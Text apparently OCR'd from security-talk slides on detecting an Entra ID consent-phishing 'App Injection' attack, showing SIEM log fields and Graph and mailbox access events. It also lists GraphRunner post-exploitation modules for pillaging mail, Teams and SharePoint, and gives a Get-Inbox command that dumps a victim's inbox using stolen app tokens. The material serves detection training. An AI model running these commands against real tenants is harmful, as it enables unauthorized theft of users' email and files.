2024-02-03T18:55:55.292	Microsoft Graph Activity	2f3d09fc-1952-445f-9fc4-e5f428f9a252	[n/a]	https://graph.microsoft.com/v1.0/servicePrincipals

App Injection - Visibility



Entra ID
Redirect to Sign-In to Entra ID
Prompt to Accept Application/Permission Scope

5
Unsuspecting User



METADATA.EVENT_TIMESTAMP	METADATA.PRODUCT_EVENT_TYPE	PRINCIPAL.USER.USERID	TARGET.USER.USERID	TARGET.URL
2024-02-03T18:57:58.301	Microsoft Graph Activity	0784ad41-78df-41c9-b488-38b2ee872d45	[n/a]	https://graph.microsoft.com/v1.0/e7fe4095-0…
2024-02-03T18:57:47.554	Microsoft Graph Activity	0784ad41-78df-41c9-b488-38b2ee872d45	[n/a]	https://graph.microsoft.com/v1.0/users/tim.s…
2024-02-03T18:57:44.117	Microsoft Graph Activity	58a2a4a0-8feb-4d2e-b71d-75e35e6de400	[n/a]	https://graph.microsoft.com/beta/users/delta…
2024-02-03T18:57:39.000	UserLoggedIn	[n/a]	tim.smith_admin@lunarstiiiness.com	[n/a]
2024-02-03T18:57:38.000	Add app role assignment grant to user.	tim.smith_admin@lunarstiiiness.com	tim.smith_admin@lunarstiiiness.com	[n/a]
2024-02-03T18:57:38.000	Add service principal.	tim.smith_admin@lunarstiiiness.com	[n/a]	5d4a49ce-da25-4992-98a6-d7ca09adc35c
2024-02-03T18:57:38.000	Add delegated permission grant.	tim.smith_admin@lunarstiiiness.com	[n/a]	[n/a]
2024-02-03T18:57:38.000	Consent to application.	tim.smith_admin@lunarstiiiness.com	[n/a]	[n/a]
2024-02-03T18:57:27.000	UserLoginFailed	[n/a]	tim.smith_admin@lunarstiiiness.com	[n/a]


App Injection - Visibility



```
                                                  by Beau Bullock (@dafthack)
                 Do service principals dream of electric sheep?

For usage information see the wiki here: https://github.com/dafthack/GraphRunner/wiki
To list GraphRunner modules run List-GraphRunnerModules

PS C:\GraphRunner> _
```

7

Get-AzureAppTokens



EVENT VIEWER


UDM FIELDS

```
□ metadata.log_type: "AZURE_ACTIVITY"
□ metadata.product_deployment_id: "e7fe4095-076f-410c-a07e-b6cd5991b434"
□ metadata.product_event_type: "Sign-in activity"
□ metadata.product_name: "Azure Activity"
□ metadata.vendor_name: "Microsoft"
□ principal.ip[0]: "34.134.129.65"
□ principal.location.city: "Council Bluffs"
□ principal.location.country_or_region: "US"
□ principal.location.region_latitude: 41.26192
□ principal.location.region_longitude: -95.86762
□ principal.location.state: "Iowa"
□ principal.platform: "WINDOWS"
□ principal.platform_version: "Windows10"
□ principal.user.attribute.roles[0].name: "Member"
□ principal.user.email_addresses[0]: "tim.smith_admin@lunarstiiiness.com"
□ principal.user.userid: "Tim Smith (Admin)"
□ security_result[0].action[0]: "ALLOW"
□ security_result[0].category_details[0]: "NonInteractiveUserSignInLogs"
□ security_result[0].detection_fields[0].key: "correlationId"
□ security_result[0].detection_fields[0].value: "d5c157c6-3f46-4ad9-8969-
  e1d23c601d81"
□ security_result[0].severity: "INFORMATIONAL"
□ security_result[0].severity_details: "4"
□ target.application: "FinanceEval"
□ target.cloud.environment: "MICROSOFT_AZURE"
```

Invoke-RefreshAzureAppTokens


Requires Application Details

- Client (App) ID
- Secret
- Redirect URL
- Refresh Token
- Scope (optional)



```
metadata.log_type: "AZURE_ACTIVITY"
metadata.product_deployment_id: "e7fe4095-076f-410c-a07e-b6cd5991b434"
metadata.product_event_type: "Sign-in activity"
metadata.product_name: "Azure Activity"
metadata.vendor_name: "Microsoft"
principal.ip[0]: "34.134.129.65"
principal.location.city: "Council Bluffs"
principal.location.country_or_region: "US"
principal.location.region_latitude: 41.26192
principal.location.region_longitude: -95.86762
principal.location.state: "Iowa"
principal.platform: "WINDOWS"
principal.platform_version: "Windows10"
principal.user.attribute.roles[0].name: "Member"
principal.user.email_addresses[0]: "tim.smith_admin@lunarstiiiness.com"
principal.user.userid: "Tim Smith (Admin)"
security_result[0].action[0]: "ALLOW"
security_result[0].category_details[0]: "NonInteractiveUserSignInLogs"
security_result[0].detection_fields[0].key: "correlationId"
security_result[0].detection_fields[0].value: "813ffa3f-fc90-47af-8132-
a451439053b3"
security_result[0].severity: "INFORMATIONAL"
security_result[0].severity_details: "4"
target.application: "FinanceEval"
target.cloud.environment: "MICROSOFT_AZURE"
```


$apptokens



0784ad41-78df-41c9-b488-38b2ee872d45

Users

TS Tim Smith (Admin) tim.smith_admin@lunarstiiiness.com



5d4a49ce-da25-4992-98a6-d7ca09adc35c

Users


No results.

Devices

No results.

Enterprise applications

F FinanceEval 5d4a49ce-da25-4992-98a6-d7ca09adc35c



```
□ metadata.vendor_name: "Microsoft"
□ network.http.method: "GET"
□ network.http.response_code: 200
□ network.http.user_agent: "Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.14393; en-US)
  PowerShell/7.3.0"
□ network.sent_bytes: 22070
□ network.session_id: "YwbdYenj8EymY0NyDk_XAA"
□ principal.ip[0]: "34.152.40.90"
□ principal.labels[0].key: "scopes"
□ principal.labels[0].value: "Channel.ReadBasic.All ChannelMessage.Edit ChannelMessage.Send Chat.Create
  Chat.ReadWrite ChatMessage.Read ChatMessage.Send email EWS.AccessAsUser.All Files.ReadWrite.All
  Mail.Read Mail.Read.Shared Mail.Send Mail.Send.Shared openid Policy.Read.ConditionalAccess
  Presence.Read.All profile Sites.Manage.All Sites.Read.All Sites.ReadWrite.All Team.Create
  Team.ReadBasic.All User.Read User.ReadBasic.All"
□ principal.location.name: "Canada East"
□ principal.resource.product_object_id: "e7fe4095-076f-410c-a07e-b6cd5991b434"
□ principal.user.userid: "0784ad41-78df-41c9-b488-38b2ee872d45"
□ security_result[0].category_details[0]: "MicrosoftGraphActivityLogs"
□ security_result[0].detection_fields[0].key: "correlationId"
□ security_result[0].detection_fields[0].value: "f151c184-e611-4bb2-9c3f-3002ffc50c9a"
□ security_result[0].detection_fields[1].key: "operationId"
□ security_result[0].detection_fields[1].value: "f151c184-e611-4bb2-9c3f-3002ffc50c9a"
□ security_result[0].detection_fields[2].key: "clientRequestId"
□ security_result[0].detection_fields[2].value: "f151c184-e611-4bb2-9c3f-3002ffc50c9a"
□ security_result[0].detection_fields[3].key: "requestId"
□ security_result[0].detection_fields[3].value: "f151c184-e611-4bb2-9c3f-3002ffc50c9a"
□ security_result[0].detection_fields[4].key: "wids"
□ security_result[0].detection_fields[4].value: "62e90394-69f5-4237-9190-012177145e10 b79fbf4d-3ef9-4689-
  8143-76b194e85509"
□ security_result[0].severity: "INFORMATIONAL"
□ security_result[0].severity_details: "4"
□ target.cloud.environment: "MICROSOFT_AZURE"
□ target.resource.id: "/TENANTS/E7FE4095-076F-410C-A07E-B6CD5991B434/PROVIDERS/MICROSOFT.AADIAM"
□ target.resource.product_object_id: "5d4a49ce-da25-4992-98a6-d7ca09adc35c"
□ target.url:
  "https://graph.microsoft.com/v1.0/me/messages/AAMkADZhZmEyNTJlLThjMWItNDQ5ZS05OTE5LTdhMmVjMDM3NjRkNwBGA
  AAAAADbOyWfKjbtTa5TsN5fghUVBwBq+wFtWhUGT6st7kQ602+gAAAAAAEMAABq+wFtWhUGT6st7kQ602+gAAEZpnzDAAA="
```

Pillage

Invoke-SearchUserAttributes

- Search for terms across all user attributes in a directory

Get-Inbox

Invoke-SearchMailbox

- Perform keyword searches across a user's mailbox
- Export messages

Invoke-SearchSharePointAndOneDrive

- Search across all SharePoint sites and OneDrive drives visible to the user

Get-TeamsChat

- Downloads full Teams chat conversations

Invoke-SearchTeams


- Can search all Teams messages in all channels that are readable by the current user

Invoke-ImmersiveFileReader

- Open restricted files with the immersive reader
- Text to speech for unmanaged files and restriction bypass

Get Email and Write It To a File

```
Get-Inbox -token $apptokens -userid tim.smith_admin@lunarstiiiness.com
-TotalMessages 500 -OutFile ./timmail.txt
```




TIMESTAMP	EVENT	METADATA.PRODU...	PRINCIPAL.IP	NETWORK.HTTP.USER_AGENT	TARGET.URL	NETWORK.HTT...	TARGET.USER.USERID	TARGET.A...	METADATA.PRODUCT_NAME
2024-02-05T18:33:23.831	STATUS_UPDATE MICROSOFT GRAPH ACTIVITY 34.152.40.90	Microsoft Graph Activity	34.152.40.90	Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.14393; en-US) PowerShell/7.3.0	https://graph.microsoft.com/v1.0/users/tim.smith_admin@lunarstiiiness.com/mailFolders/Inbox/messages?$top=500	200	[Unknown]	[Unknown]	Graph API Activity
2024-02-05T18:33:20.000	EMAIL_UNCATEGORIZED [No Subject]	MailItemsAccessed	20.190.139.171	Client=REST;;	[Unknown]	[Unknown]	tim.smith_admin@lunarstiiiness.com	Exchange	Office 365
2024-02-05T18:33:20.000	EMAIL_UNCATEGORIZED [No Subject]	MailItemsAccessed	20.190.139.171	Client=REST;;	[Unknown]	[Unknown]	tim.smith_admin@lunarstiiiness.com	Exchange	Office 365
2024-02-05T18:33:20.000	EMAIL_UNCATEGORIZED [No Subject]	MailItemsAccessed	20.190.139.171	Client=REST;;	[Unknown]	[Unknown]	tim.smith_admin@lunarstiiiness.com	Exchange	Office 365
2024-02-05T18:33:20.000	EMAIL_UNCATEGORIZED [No Subject]	MailItemsAccessed	20.190.139.171	Client=REST;;	[Unknown]	[Unknown]	tim.smith_admin@lunarstiiiness.com	Exchange	Office 365
2024-02-05T18:33:20.000	EMAIL_UNCATEGORIZED [No Subject]	MailItemsAccessed	20.190.139.171	Client=REST;;	[Unknown]	[Unknown]	tim.smith_admin@lunarstiiiness.com	Exchange	Office 365
2024-02-05T18:33:20.000	EMAIL_UNCATEGORIZED [No Subject]	MailItemsAccessed	20.190.139.171	Client=REST;;	[Unknown]	[Unknown]	tim.smith_admin@lunarstiiiness.com	Exchange	Office 365
2024-02-05T18:33:20.000	EMAIL_UNCATEGORIZED [No Subject]	MailItemsAccessed	20.190.139.171	Client=REST;;	[Unknown]	[Unknown]	tim.smith_admin@lunarstiiiness.com	Exchange	Office 365

UI v API

UI will be the IP of the system; API will be a Microsoft address


Session ID in the UI

Client Application ID in the API - Know which of your applications use API to access mail




TIMESTAMP	EVENT	METADATA.PROD...	PRINCIPAL.IP	NETWORK.HTTP...	NETWORK.SESSION_ID	TARGET.LA...	TARGET.LABELS.VALUE	TARGET.USER.USERID	TARGET.AP...	METADATA....
2024-02-05T22:19:02.000	EMAIL_UNCATEGORIZED [No Subject]	MailItemsAccessed	34.134.129.65	Client=OWA;Action=ViaProxy	c8c51e09-e40e-45a4-869c-f2d4f95bdc62	MailboxGuid user_key	6afa252e-8c1b-449e-9919-7a2ec03764d7 10032002333B5A86	tim.smith_admin@lunarstiiiness.com	Exchange	Office 365
2024-02-05T22:19:02.000	EMAIL_UNCATEGORIZED [No Subject]	MailItemsAccessed	34.134.129.65	Client=OWA;Action=ViaProxy	c8c51e09-e40e-45a4-869c-f2d4f95bdc62	MailboxGuid user_key	6afa252e-8c1b-449e-9919-7a2ec03764d7 10032002333B5A86	tim.smith_admin@lunarstiiiness.com	Exchange	Office 365
2024-02-05T18:38:00.000	EMAIL_UNCATEGORIZED [No Subject]	MailItemsAccessed	20.190.139.169	Client=REST;;	[Unknown]	MailboxGuid ClientAppId user_key	6afa252e-8c1b-449e-9919-7a2ec03764d7 5d4a49ce-da25-4992-98a6-d7ca09adc35c 10032002333B5A86	tim.smith_admin@lunarstiiiness.com	Exchange	Office 365
2024-02-05T18:38:00.000	EMAIL_UNCATEGORIZED [No Subject]	MailItemsAccessed	20.190.139.169	Client=REST;;	[Unknown]	MailboxGuid ClientAppId user_key	6afa252e-8c1b-449e-9919-7a2ec03764d7 5d4a49ce-da25-4992-98a6-d7ca09adc35c 10032002333B5A86	tim.smith_admin@lunarstiiiness.com	Exchange	Office 365

Invoke-SearchSharePointAndOneDrive



